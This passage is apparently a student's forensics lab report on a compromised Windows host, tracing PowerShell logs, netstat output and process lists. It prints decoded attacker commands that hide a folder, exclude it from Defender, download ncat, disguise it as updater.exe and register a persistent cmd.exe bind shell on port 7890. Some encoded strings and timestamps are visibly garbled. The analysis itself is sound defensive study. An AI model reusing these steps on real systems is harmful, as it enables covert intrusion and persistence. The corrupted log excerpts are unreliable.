


Figure 18. Cyberchef decoding the base64 text

18. Were there any other scripts ran? How many?

- **Analysis Performed:**
 - The examiner then proceeded to the Windows.EventLogs.PowershellScriptblock collection that is used search and extract ScriptBlock events from Powershell-Operational Event Logs.
 - The examiner looked for other scripts that were ran, as shown in Figure 19.
 - **Answer:**

There were **5** other Powershell scripts that were ran, as shown in Figure 19.
 - **Supporting Evidence:**

Figure 19. The 5 other Poweshell scripts that were ran.

19. What are the date/timestamps of when they were ran?

- **Analysis Performed:**

- T The examiner then proceeded to the Windows.EventLogs.PowershellScriptblock collection that is used search and extract ScriptBlock events from Powershell-Operational Event Logs.
 - The examiner looked for other scripts that were ran, as shown in Figure 20.

• **Answer:**

The date/timestamps of when the 5 other scripts were ran are (from top to bottom): **November 13, 2025 2:44:22 PM UTC (2025-11-13T14:44:22Z)**, **November 13, 2025 2:45:18 PM UTC (2025-11-13T14:45:18Z)**, **November 13, 2025 2:45:52 PM UTC (2025-11-13T14:45:52Z)**, **November 13, 2025 2:46:15 PM UTC (2025-11-13T14:46:15Z)**, and **November 13, 2025 2:47:03 PM UTC (2025-11-13T14:47:03Z)**, as shown in Figure 20.

- **Supporting Evidence:**

2025-11-13T14:42:22	acme-bl2g2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269852-1000	d3a23c1e-3ac4-4aa3-9d8e-a9855b54aae5	powershell.exe -noprofile -windowstyle hidden -encodedcommand %comspec% /c powershell -NoProfile -ExecutionPolicy Bypass -Command "cd %~dp0; & powershell -NoProfile -ExecutionPolicy Bypass -File %~n0.ps1" & exit
2025-11-13T14:45:18Z	acme-bl2g2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269852-1000	78dfa34b-0b2e-4e74-b3ba-be452e1bcd	powershell.exe -noprofile -windowstyle hidden -encodedcommand %comspec% /c powershell -NoProfile -ExecutionPolicy Bypass -Command "cd %~dp0; & powershell -NoProfile -ExecutionPolicy Bypass -File %~n0.ps1" & exit
2025-11-13T14:45:52Z	acme-bl2g2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269852-1000	5ee05405-687b-4e9d-9381-05ef2afa289e	powershell.exe -noprofile -windowstyle hidden -encodedcommand %comspec% /c powershell -NoProfile -ExecutionPolicy Bypass -Command "cd %~dp0; & powershell -NoProfile -ExecutionPolicy Bypass -File %~n0.ps1" & exit
2025-11-13T14:46:15Z	acme-bl2g2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269852-1000	ac8bed55-5148-4258-ad85-e8540f76e000	powershell.exe -noprofile -windowstyle hidden -encodedcommand %comspec% /c powershell -NoProfile -ExecutionPolicy Bypass -Command "cd %~dp0; & powershell -NoProfile -ExecutionPolicy Bypass -File %~n0.ps1" & exit
2025-11-13T14:47:03Z	acme-bl2g2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269852-1000	251337d6-fed2-4b6c-ac9d-becbf8a06ce1	powershell.exe -noprofile -windowstyle hidden -encodedcommand %comspec% /c powershell -NoProfile -ExecutionPolicy Bypass -Command "cd %~dp0; & powershell -NoProfile -ExecutionPolicy Bypass -File %~n0.ps1" & exit

Figure 20. The 5 other Poweshell scripts that were ran.

20. Give your analysis of each script, binaries used, and any files created by the attacker. (Hint: the attacker obfuscated their original script, like the very first).

- **Analysis Performed:**

- For the first script from the top, the decode base64 script is as follows:
 - New-Item C:\WindowsUpdate -ItemType "Directory"
 - attrib +h C:\WindowsUpdate – hides the directory.
 - Set-MpPreference -ExclusionPath C:\WindowsUpdate* – excludes that folder from Defender scans.
 - Invoke-WebRequest -useb "http://nmap.org/dist/ncat-portable-5.59BETA1.zip" -OutFile "C:\WindowsUpdate\backdoor.zip" – downloads the ncat portable package.
 - Expand-Archive C:\WindowsUpdate\backdoor.zip -DestinationPath C:\WindowsUpdate – unzips it.
 - Move-Item C:\WindowsUpdate\ncat-portable-5.59BETA1\ncat.exe C:\WindowsUpdate\updater.exe – renames ncat.exe to updater.exe to look legitimate.
 - Cleans up backdoor.zip and the extracted folder.
 - Set-ItemProperty ... -Value "C:\WindowsUpdate\updater.exe -l -p 7890 -e cmd.exe" – writes a registry Run key (or similar) so that updater.exe auto-starts listening on port 7890 and spawns cmd.exe.
- The second script from the top, the decoded base64 script is as follows:
 - netstat -nabo | Out-File "C:\Windows\Temp\netstat.txt"
- The third script from the top, the decoded base64 script is as follows:
 - Start-Process -FilePath "updater.exe" -WorkingDirectory "C:\WindowsUpdate" -ArgumentList "-l -p 7890 -e cmd.exe"
- The fourth script from the top, the decoded base64 script is as follows:
 - netstat -nabo | Out-File "C:\Windows\Temp\netstat2.txt"
- The fifth script from the top, the decoded base64 script is as follows:
 - netstat -nabo | Out-File "C:\Windows\Temp\netstat2.txt"

- **Answer:**

For the first script from the top, the script contains the core backdoor installation and persistence routine. It hides its working folder, punches a hole in Defender coverage, and pull ncat, renames it to blend in, and registers it for automatic, listening-shell execution. The binaries used were powershell.exe, ncat.exe (rebranded as updater.exe), and built-in PowerShell cmdlets. The files that were created were C:\WindowsUpdate\ (new hidden directory), C:\WindowsUpdate\backdoor.zip (downloaded archive, later deleted), C:\WindowsUpdate\ncat-portable-5.59BETA1\... (extraction directory, later deleted), and C:\WindowsUpdate\updater.exe (persistent backdoor). For the second script from the top, the script is a post-exploitation reconnaissance, recording active connections and listening ports. Likely to confirm that the backdoor is listening and to document other services on the host. The binaries that were used are powershell.exe and netstat.exe. The files that were created was C:\Windows\Temp\netstat.txt. For the third script from the top, the script is an activation script for the implanted backdoor, explicitly starting ncat in listener mode on TCP port 7890 with a command shell attached. The binaries used were powershell.exe and C:\WindowsUpdate\updater.exe (the rebranded ncat binary). For the fourth script from the

top, the script is a follow-up network recon script, likely checking that the updater.exe listener on port 7890 is present after starting the backdoor. Binaries used were powershell.exe and netstat.exe. Files that were created are C:\Windows\Temp\netstat2.txt. And for the fifth script from the top, the script is the same as the fourth with the same binaries and the same file output. Overall, these scripts, binaries, and created files together demonstrated an intentional attempt to install a persistent command-shell backdoor while weakening Defender visibility and validating connectivity.

- Supporting Evidence:**

2025-11-13T14:44:22Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1873269852-1000	d3a23c1e-3ac4-4aa3-9d8e-a9855b54aae5	powershell.exe -noprofile -windowstyle hidden -encodedcommand TgB1AHcALQBjAHQAZQBjACAAQwA6AfWAVb@AgA64ZABvAHcAccVANvAZABhAHQAZQAGACBAS@BAGUAcB@UAHkAcB1CAA1gAgKAcg1AGMd@BvAHIA@Q1AAeACgBHAHQA@BvAGQAb@3AHMAMVb@AgQAYQb@AGUD@QXAFMAZQBBACB@AT@Qw@FAAfcgBLAGY@Qb@AGUAbj@AGUAA@T@EVA@Bj@Agw@Qj@zAGkAbv@UFAAY@B@AG@T@ABD@o@AXBAGkAbgBkAGBAd@B@FUAcB@KA@Ge@Ad1@F@wKgANAA@AS@Qb@HYAb@AGUALQBXAGUAY@B@AGUAcw@B@C@AAQ@B1AHM@Qb@1AAIg@B@AH@Qd@Abw@DoALw@vAG@4Abq@B@AH@AL@Qb@vAH@IAz@wAGQ@Au@Qb@Q@l@Bu@AGMAY@B@R@C@Ac@B@AH@IA@d@B@H@G@B@1AC@R@N@Au@D@I@Q@C@E@U@V@B@ADE@Al@p@6AGkAc@A@AC@A@L@Q@P@H@U@Ad@B@G@K@Ab@B1ACA@A@T@B@O@o@Ax@B@AG@K@b@p@K@G@d@B@x@U@-Ab@K@G@E@Ad@B@1@F@w@Y@b@AG@M@w@K@G@b@v@Y@C@4@e@p@H@A@g@ANAA@Qb@4@H@A@Y@Q@b@AC@Q@L@Q@B@H@A@Y@B@J@Ag@z@A@B@v@G@B@C@p@A@H@A@Q@o@w@C@A@L@Q@E@GU@Q@B@A@G@Ab@B@v@G@A@B@v@A@H@Q@A@p@A@G@E@M@D@G@c@Fc@A@v@B@Q@w@B@A@H@M@Q@B@1AAIg@B@AH@Q@A@I@p@A@H@Q@A@D@Q@K@A@B@v@B@G@U@L@Q@J@H@Q@Z@B@A@C@A@Q@w@A@F@w@V@G@p@G@4@Z@B@v@H@C@w@V@H@A@Z@B@H@Q@Z@Q@c@A@G@Y@B@H@Q@L@w@G@B@C@p@G@E@Y@b@AGU@L@Q@A@C@4@N@A@S@E@I@R@Q@U@E@A@I@R@Q@b@1@A@Z@Q@Ag@E@M@G@b@C@F@a@o@B@Q@Q@b@3@H@M@V@b@AG@Q@Y@B@G@U@X@A@B@T@A@H@A@Z@B@H@A@Z@Q@y@C@4@Z@B@4@G@U@D@Q@K@A@F@I@Z@Q@B@1@C@B@S@Q@B@G@U@b@Ag@E@M@G@b@C@F@A@Q@b@U@G@Q@Ab@3@H@M@V@Q@B@A@G@U@X@B@1@C@E@Y@w@AG@b@v@V@H@I@L@B@G@A@C@A@N@A@o@B@1@G@B@w@B@2@G@U@L@Q@J@H@Q@Z@Q@A@C@A@Q@w@A@F@A@5@F@v@B@P@G@4@Z@A@B@v@H@C@C@v@B@V@H@A@Z@B@n@H@Q@Z@Q@b@Ag@4@Y@b@H@A@H@Q@L@Q@b@1@G@M@d@B@Y@H@M@Z@Q@N@A@o@U@B@1@H@Q@L@Q@J@H@Q@Z@Q@b@A@F@t@A@c@p@v@H@A@Z@Q@b@A@Q@b@A@H@I@A@p@A@F@I@A@Q@b@U@C@A@L@Q@B@O@E@A@b@B@1@C@A@V@b@p@G@4@V@b@AG@Q@Y@B@G@U@C@p@A@G@v@B@H@w@Q@b@A@Z@Q@A@G@M@b@Q@K@C@4@Z@Q@b@4@G@U@I@g@A@	
2025-11-13T14:45:18Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1873269852-1000	78dfa34b-8b2e-4e74-b3ba-be452e21bcd	powershell.exe -noprofile -windowstyle hidden -encodedcommand TgB1AHcAcw@B@GE@Ad@A@p@B@h@G@b@Abw@ Out-File "C:\Windows\Temp\netstat.txt"	
2025-11-13T14:45:52Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1873269852-1000	5ee05405-6b7b-4e9d-9381-05ef2afa289e	powershell.exe -noprofile -windowstyle hidden -encodedcommand TgB1AHcAcw@B@GE@Ad@A@p@B@h@G@b@Abw@ Out-File "C:\Windows\Temp\netstat.txt"	
2025-11-13T14:46:15Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1873269852-1000	ac8bed55-5148-4258-ad85-e0540176e0d0	powershell.exe -noprofile -windowstyle hidden -encodedcommand TgB1AHcAcw@B@GE@Ad@A@p@B@h@G@b@Abw@ Out-File "C:\Windows\Temp\netstat2.txt"	99495
2025-11-13T14:47:83Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1873269852-1000	251337d6-fed2-4b6c-ac9d-beccbf8a06ce1	powershell.exe -noprofile -windowstyle hidden -encodedcommand TgB1AHcAcw@B@GE@Ad@A@p@B@h@G@b@Abw@ Out-File "C:\Windows\Temp\netstat2.txt"	

Figure 21. The 5 other Poweshell scripts that were ran.

21. Are there any interesting network ports? (E.G. LISTENING or ESTABLISHED) List them and their process.

- Analysis Performed:**

- The examiner then proceeded to the Windows.Network.Netstat collection that is used search for open ports, as shown in Figure 22.
- Answer:**
There are two interesting network ports. On port 7890 and the process associated with it is updater.exe (the backdoor), as shown in Figure 22. And, on port 3389 and the process associated with it is svchost.exe (RDP, a potential access vector), as shown in Figure 22.
- Supporting Evidence:**

Windows.Network.Netstat									
Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
848	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	135	0.0.0.0	0	2025-11-13T15:36:36Z
4	System	IPv4	TCP	LISTEN	10.0.143.129	139	0.0.0.0	0	2025-11-13T15:36:36Z
988	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	3389	0.0.0.0	0	2025-11-13T15:36:37Z
7116	updater.exe	IPv4	TCP	LISTEN	0.0.0.0	7890	0.0.0.0	0	2025-11-13T15:48:16Z
5888	updater.exe	IPv4	TCP	LISTEN	0.0.0.0	7898	0.0.0.0	0	2025-11-13T15:39:58Z
636	lsass.exe	IPv4	TCP	LISTEN	0.0.0.0	49664	0.0.0.0	0	2025-11-13T15:36:36Z
476	wininit.exe	IPv4	TCP	LISTEN	0.0.0.0	49665	0.0.0.0	0	2025-11-13T15:36:34Z
960	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49666	0.0.0.0	0	2025-11-13T15:36:36Z
1468	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49667	0.0.0.0	0	2025-11-13T15:36:37Z
2056	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49668	0.0.0.0	0	2025-11-13T15:36:37Z

Figure 22. Windows.Network.Netstat collection

22. Is there suspicious software installed on this system? What is the executable name? Where is the executable located? Is it running? Does it have command line arguments? List them. What is the file?

- Analysis Performed:**
 - The examiner then proceeded to the virtual filesystem and then to the hidden directory named, “WindowsUpdate”, as shown in Figure 23.
 - The examiner also proceeded to Windows.System.Pslist to look for the suspicious software, as shown in Figure 24 and 25.

- **Answer:**

Yes, there is suspicious software installed on the system it is located in the hidden directory named, “WindowsUpdate”. The executable name of the software is **updater.exe**. The executable is located in **C:\WindowsUpdate**. The process is running because it was in the pslist as shown in Figure 24. Yes, the suspicious software has command line arguments, the command line arguments are: **C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe** and **"C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe**, as shown in Figure 24 and 25. The file is updater.exe, as shown in Figure 23.

- **Supporting Evidence:**

acme-blg2-ysam.ec2.internal Connected							
Download	Name	Size	Mode	mtime	atime	ctime	btime
	updater.exe	1Mb	-rw-rw-rw-	2011-06-30T13:52:38Z	2025-11-13T14:44:28.432Z	2021-06-30T13:52:38Z	2025-11-13T14:44:28.486Z

Figure 23. The suspicious software installed on the system

5880	2116	false	updater.exe	"C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe	C:\WindowsUpdate\updater.exe	ACME-BLG2-YSAM\ysam	21557248
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Figure 24. The suspicious software installed on the system

7116	3152	true	updater.exe	"C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe	C:\WindowsUpdate\updater.exe	ACME-BLG2-YSAM\Administrator	21565440
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Figure 25. The suspicious software installed on the system

Conclusion

The examiner, Inor Wang, enjoyed this lab. There is no critique from me. Thank you.

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